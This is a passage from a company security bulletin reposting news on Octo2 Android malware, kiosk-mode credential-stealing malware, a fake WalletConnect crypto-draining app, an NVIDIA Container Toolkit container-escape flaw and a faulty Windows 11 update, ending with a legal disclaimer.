 NordVPN (com.nfont_systemh) 4fb5c7cafc9eea117fe8fe285e92789fc68d1b91c36b20ebaa73e4db32985fd	 Google Chrome (com.pipservice2_supervision) ebf146781a6b0d52c18ff72957eee3f5116c005111716596452654a75fefa11b
 Europe Enterprise (com.xsub_restore3) 6cd0fbfb088a95b239e42d139e27354abeb08c6788b6083962943522a870cb98	 Google Chrome (com.handed_calculator7) dc3e3b541d210e0fe4122f4db10e3922ed6479cb7c12384ebc4c4a419c7ea5ca

Apps used in recent Octo2 campaigns
Source: ThreatFabric

More stable, more evasive, more capable

Octo2 is more of a rolling upgrade to the first version, improving the malware incrementally rather than implementing ground-breaking changes or rewriting code from scratch.

First, the malware author introduced a new low-quality setting on the remote access tool (RAT) module called "SHIT_QUALITY" that reduces data transmissions to a minimum, allowing more reliable connectivity when internet connection speeds are subpar.

Octo2 also decrypts its payload using native code and complicates analysis by dynamically loading additional libraries during execution, further improving its already strong evasion capabilities.

Finally, Octo2 introduces a DGA-based C2 domain system that allows the operators to quickly update and switch to new C2 servers, rendering blocklists ineffective and improving resilience against server takedown attempts.

ThreatFabric also notes that Octo2 now receives a list of apps to intercept and block push notifications from, allowing the operators to refine their targeting scope.

Octo2 has not been spotted on Google Play, so its distribution is currently believed to be limited to third-party app stores, which Android users should avoid.

Google Play Protect automatically protects users against known variants of Octo2 and other Android malware.

Source: <https://www.bleepingcomputer.com/news/security/new-octo-android-malware-version-impersonates-nordvpn-google-chrome/>

21. New Windows Malware Locks Computer in Kiosk Mode

Clever:

A malware campaign uses the unusual method of locking users in their browser's kiosk mode to annoy them into entering their Google credentials, which are then stolen by information-stealing malware.

Specifically, the malware "locks" the user's browser on Google's login page with no obvious way to close the window, as the malware also blocks the "ESC" and "F11" keyboard keys. The goal is to frustrate the user enough that they enter and save their Google credentials in the browser to "unlock" the computer.

Once credentials are saved, the StealC information-stealing malware steals them from the credential store and sends them back to the attacker.

I'm sure this works often enough to be a useful ploy.

Source: <https://www.schneier.com/blog/archives/2024/09/new-windows-malware-locks-computer-in-kiosk-mode.html>


22. Fake WalletConnect app on Google Play steals Android users' crypto

A crypto draining app mimicking the legitimate 'WalletConnect' project has been distributed over Google Play for five months getting more than 10,000 downloads.

The malicious app used the name WallConnect and posed as a lightweight Web3 tool with various blockchain functionalities, offering to act as a proxy between cryptocurrency wallets and decentralized applications (dApps).

The real WalletConnect is an open-source crypto bridge protocol that does the same thing but comes with some limitations because not all wallets support it.

The fake app was present on Google Play since March and boosted its ranking through fake user reviews, thus extending visibility to more potential victims.



WalletConnect - Airdrop Wallet ✕

About this app

Walletconnect Eth is a multi-function Mestox inbox. You can use a single application to solve all equations. Even advanced features help you solve complex calculations in seconds.

This Walletconnect Crypto app is ultimate for everyone. Whether you are a student, a working professional or just someone who loves web3, mestox has what you need.

It is an engineering unit conversion tool that supports metric and imperial units and includes smart tools that are also useful for Walletconnect Blockchain tools.

This Walletconnect Web3 Wallet has over 20 categories, from commonly to scientifics.

With its small download size, this app does not take up much of your hardware and network resources. Starts quickly and changes value instantly.

Also walletconnect has features that make it easy to use. The app has an intuitive design and is easy to navigate.

More features will be added continuously, stay tuned.

Version 3.0.0	Updated on May 28, 2024
Requires Android 6.0 and up	Downloads 10,000+ downloads
Content rating PEGI 3 Learn more	Permissions View details
Released on Mar 21, 2024	Offered by Google Commerce Ltd

*Fake WalletConnect app on Google Play
Source: Check Point*

Once installed, the app directed the users to a malicious website where they were asked to authorize several transactions, which resulted in stealing sensitive wallet information and the digital assets.

Check Point researchers analyzed the app and say that it prioritized the withdrawal of more expensive tokens before stealing items of lesser value.

In the five months that it was available through the official Android store, the download count for the impostor WalletConnect app reached 10,000.

The analysts report that at least 150 victims fell for the scam and lost digital assets exceeding \$70,000. However, only 20 of them left negative reviews on Google Play.

Given the difference between the number of victims and the downloads, it is possible that the fraudsters also artificially inflated the download count.

Check Point researchers reported the fake app to Google and it has been removed from the Android store.

Users should be more careful when linking cryptocurrency wallets to a platform or a service and thoroughly check any transaction/smart contract before approving it.

Although Google Play has its defense mechanisms that block apps with malicious code, some of them can still make it on the store, especially when the fraudulent activity does not involve malicious code but relies on redirections to various platforms and services.

Source: <https://www.bleepingcomputer.com/news/security/fake-walletconnect-app-on-google-play-steals-android-users-crypto/>


23. Critical flaw in NVIDIA Container Toolkit allows full host takeover

A critical vulnerability in NVIDIA Container Toolkit impacts all AI applications in a cloud or on-premise environment that rely on it to access GPU resources.

The security issue is tracked as CVE-2024-0132 and allows an adversary to perform container escape attacks and gain full access to the host system, where they could execute commands or exfiltrate sensitive information.

The particular library comes pre-installed in many AI-focused platforms and virtual machine images and is the standard tool for GPU access when NVIDIA hardware is involved.

According to Wiz Research, more than 35% of cloud environments are at risk of attacks exploiting the vulnerability.



Container escape flaw

The security issue CVE-2024-0132 received a critical-severity score of 9.0. It is a container escape problem that affects NVIDIA Container Toolkit 1.16.1 and earlier, and GPU Operator 24.6.1 and older.

The problem is a lack of secure isolation of the containerized GPU from the host, allowing containers to mount sensitive parts of the host filesystem or access runtime resources like Unix sockets for inter-process communication.

While most filesystems are mounted with "read-only" permissions, certain Unix sockets such as 'docker.sock' and 'containerd.sock' remain writable, allowing direct interactions with the host, including command execution.

An attacker can take advantage of this omission via a specially crafted container image and reach the host when executed.

Wiz says that such an attack could be carried out either directly, via shared GPU resources, or indirectly, when the target runs an image downloaded from a bad source.

Wiz researchers discovered the vulnerability and reported it to NVIDIA on September 1st. The GPU maker acknowledged the report a couple of days later, and released a fix on September 26th.

Impacted users are recommended to upgrade to NVIDIA Container Toolkit version 1.16.2 and NVIDIA GPU Operator 24.6.2.

Technical details for the exploiting the security issue remain private for now, to give impacted organizations time to mitigate the issue in their environments. However, the researchers are planning to release more technical information.

Source: <https://www.bleepingcomputer.com/news/security/critical-flaw-in-nvidia-container-toolkit-allows-full-host-takeover/>

24. Windows 11 KB5043145 update causes reboot loops, blue screens

Microsoft warns that some Windows 11 systems enter reboot loops or might freeze with blue screens after installing the September 2024 KB5043145 preview update.

This month's KB5043145 optional update was released on Thursday with fixes for multiple issues, including Edge and task manager freezes.

One day after this cumulative update rolled out, Redmond added a new known issue to the KB5043145 support document on Friday, confirming that Windows 11 22H2 and 23H2 users might see their computers enter restart loops and, in some cases, become unresponsive.

"After installing this update, some customers have reported that their device restarts multiple times or becomes unresponsive with blue or green screens," Microsoft said.

"According to the reports, some devices automatically open the Automatic Repair tool after repeated restart attempts. In some cases, BitLocker recovery can also be triggered."

The Automatic Repair tool included with the Windows Recovery Environment is a Windows feature that will open automatically on systems experiencing common issues, such as errors, problems, or crashes, to diagnose and repair Windows installations that can't boot correctly.

In a separate entry on the Windows health dashboard, Microsoft also urged customers experiencing boot issues after installing the KB5043145 preview update to file a report using the Feedback Hub to provide more details.

Working on a fix, more recent boot issues

"We are currently investigating this issue. We will provide an update when more information is available," the company added.

Microsoft also resolved a known issue in August that caused boot problems and freezes on Windows Server 2019 systems.

Redmond's engineers are also fixing another bug that triggers Linux booting issues on dual-boot systems with Secure Boot enabled. Both of these known issues were introduced by the August 2024 Windows security updates.

Also, in August, Microsoft fixed a bug in the July 2024 Windows security updates that was causing some Windows devices to boot into BitLocker recovery.



One month before, it addressed another known issue introduced by the June 2024 KB5039302 preview update, which triggered restart loops and taskbar problems on Windows 11 systems.

Source: <https://www.bleepingcomputer.com/news/microsoft/windows-11-kb5043145-update-causes-reboot-loops-blue-screens/>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.